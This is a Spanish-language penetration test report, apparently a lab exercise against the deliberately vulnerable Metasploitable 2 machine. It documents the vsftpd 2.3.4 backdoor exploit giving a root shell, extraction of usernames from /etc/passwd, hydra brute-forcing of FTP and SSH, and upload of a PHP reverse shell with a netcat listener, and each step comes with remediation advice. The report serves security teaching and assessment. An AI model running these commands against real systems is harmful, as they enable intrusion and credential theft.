Reporte Ejecutivo

Objeto de análisis:


Máquina: Metasploitable 2

IP: 192.168.135.129

Objetivo: Identificar y explotar vulnerabilidades de los puertos 21 y 22.

Vulnerabilidades:

Tipo de vulnerabilidad	*Cantidad*	*Criticidad*
Ejecución de código remoto	1	ALTA
Ataque de fuerza bruta (SSH)	1	ALTA
Ataque de fuerza bruta (FTP)	1	MEDIA



Conclusión: Se identificaron tres vulnerabilidades que podrían ser aprovechadas por un atacante malicioso exponiendo datos críticos y confidenciales de la organización.

A través de la ejecución de código remoto podrían verse afectados drásticamente los datos del equipo.

Con respecto a los ataques de fuerza bruta, se pueden obtener fácilmente las credenciales para acceder al equipo, dejando expuestos datos críticos.

Reporte Técnico

1) Ejecución de código remoto (CRÍTICA)

- *Resumen*: se identifica una versión vulnerable del servicio vsFPTd (2.3.4) en el puerto 21.

- *Detalle*:

  msfconsole
  > use exploit/unix/ftp/vsftpd_234_backdoor
  > set RHOSTS 192.168.135.129
  > exploit *(selección del exploit, el target y explotación que brinda acceso al sistema con privilegios elevados)*

```
[*] 192.168.135.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.135.129:21 - USER: 331 Please specify the password.
[+] 192.168.135.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.135.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.135.129:6200) at 2021-04-12 22:01:15 -0300

whoami
root
```

  awk -F: '{ print $1}' /etc/passwd *(extracción de los usuarios locales que permite la creación de diccionarios)*

```
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
libuuid
dhcp
syslog
klog
sshd
msfadmin
bind
postfix
ftp
postgres
mysql
tomcat55
distccd
user
service
telnetd
proftpd
statd
```

- *Recomendación*:

  - Mantener el servicio actualizado constantemente (última versión estable: vsFTPd 3.0.3).

2) Ataque de fuerza bruta al servicio vsFTPd 2.3.4 (MEDIA)

- *Resumen*: se identifican contraseñas débiles.

- *Detalle*:


  hydra -L /home/kali/Metasploitable/users.txt -P /home/kali/Metasploitable/users.txt 192.168.135.129 ftp *(ataque de fuerza bruta al servicio FTP con el diccionario obtenido previamente, que brinda credenciales para la posterior carga y ejecución de archivos maliciosos)*

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1225 login tries (l:35/p:35), ~77 tries per task
[DATA] attacking ftp://192.168.135.129:21/
[STATUS] 288.00 tries/min, 288 tries in 00:01h, 937 to do in 00:04h, 16 active
[21][ftp] host: 192.168.135.129   login: msfadmin   password: msfadmin
[STATUS] 287.33 tries/min, 862 tries in 00:03h, 363 to do in 00:02h, 16 active
[21][ftp] host: 192.168.135.129   login: postgres   password: postgres
[21][ftp] host: 192.168.135.129   login: user   password: user
[21][ftp] host: 192.168.135.129   login: service   password: service
[STATUS] 295.25 tries/min, 1181 tries in 00:04h, 44 to do in 00:01h, 16 active
1 of 1 target successfully completed, 4 valid passwords found
```

  ftp 192.168.135.129


User: msfadmin
Password: msfadmin

> cd /var/www/test
> put reverse_shell.php
> chmod 777 reverse_shell.php *(subida de shell inversa al directorio del servidor web con posterior actualización de permisos, que permita su ejecución)*



nc -lnvp 5555 *(listener para la shell inversa)*

http://192.168.135.129/test/reverse_shell.php *(ejecución de shell inversa, usuario sin privilegios elevados)*



- Recomendación:

  - Establecimiento de política de contraseñas estricto.
  - Implementación de IPS (fail2ban: https://www.fail2ban.org/wiki/index.php/Main_Page)

3) Ataque de fuerza bruta al servicio SSH (CRÍTICA)

- Resumen: se identifican contraseñas débiles.

- Detalle:

  hydra -L /home/kali/Metasploitable/users.txt -P /home/kali/Metasploitable/users.txt 192.168.135.129 -t 4 ssh *(ataque de fuerza bruta al servicio SSH con el diccionario obtenido previamente, que brinda credenciales para la posterior carga y ejecución de archivos maliciosos. Se obtiene usuario con privilegios elevados)*

```
[22][ssh] host: 192.168.135.129   login: msfadmin   password: msfadmin
[22][ssh] host: 192.168.135.129   login: postgres   password: postgres
[STATUS] 44.64 tries/min, 982 tries in 00:22h, 243 to do in 00:06h, 4 active
[22][ssh] host: 192.168.135.129   login: user   password: user
[22][ssh] host: 192.168.135.129   login: service   password: service
[STATUS] 43.81 tries/min, 1183 tries in 00:27h, 42 to do in 00:01h, 4 active
1 of 1 target successfully completed, 4 valid passwords found
```

  ssh msfadmin@192.168.135.129
  Password: msfadmin

  sudo -l *(acceso por medio de SSH con las credenciales obtenidas previamente y posterior enumeración de los privilegios del usuario)*

```
┌──(kali㉿kali)-[~]
└─$ ssh msfadmin@192.168.135.129
msfadmin@192.168.135.129's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Apr 12 20:33:19 2021
I have no name!@metasploitable:~$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
    (ALL) ALL
I have no name!@metasploitable:~$
```

- Recomendación:
  - Establecimiento de política de contraseñas estricto.

- Implementación de IPS (fail2ban: https://www.fail2ban.org/wiki/index.php/Main_Page)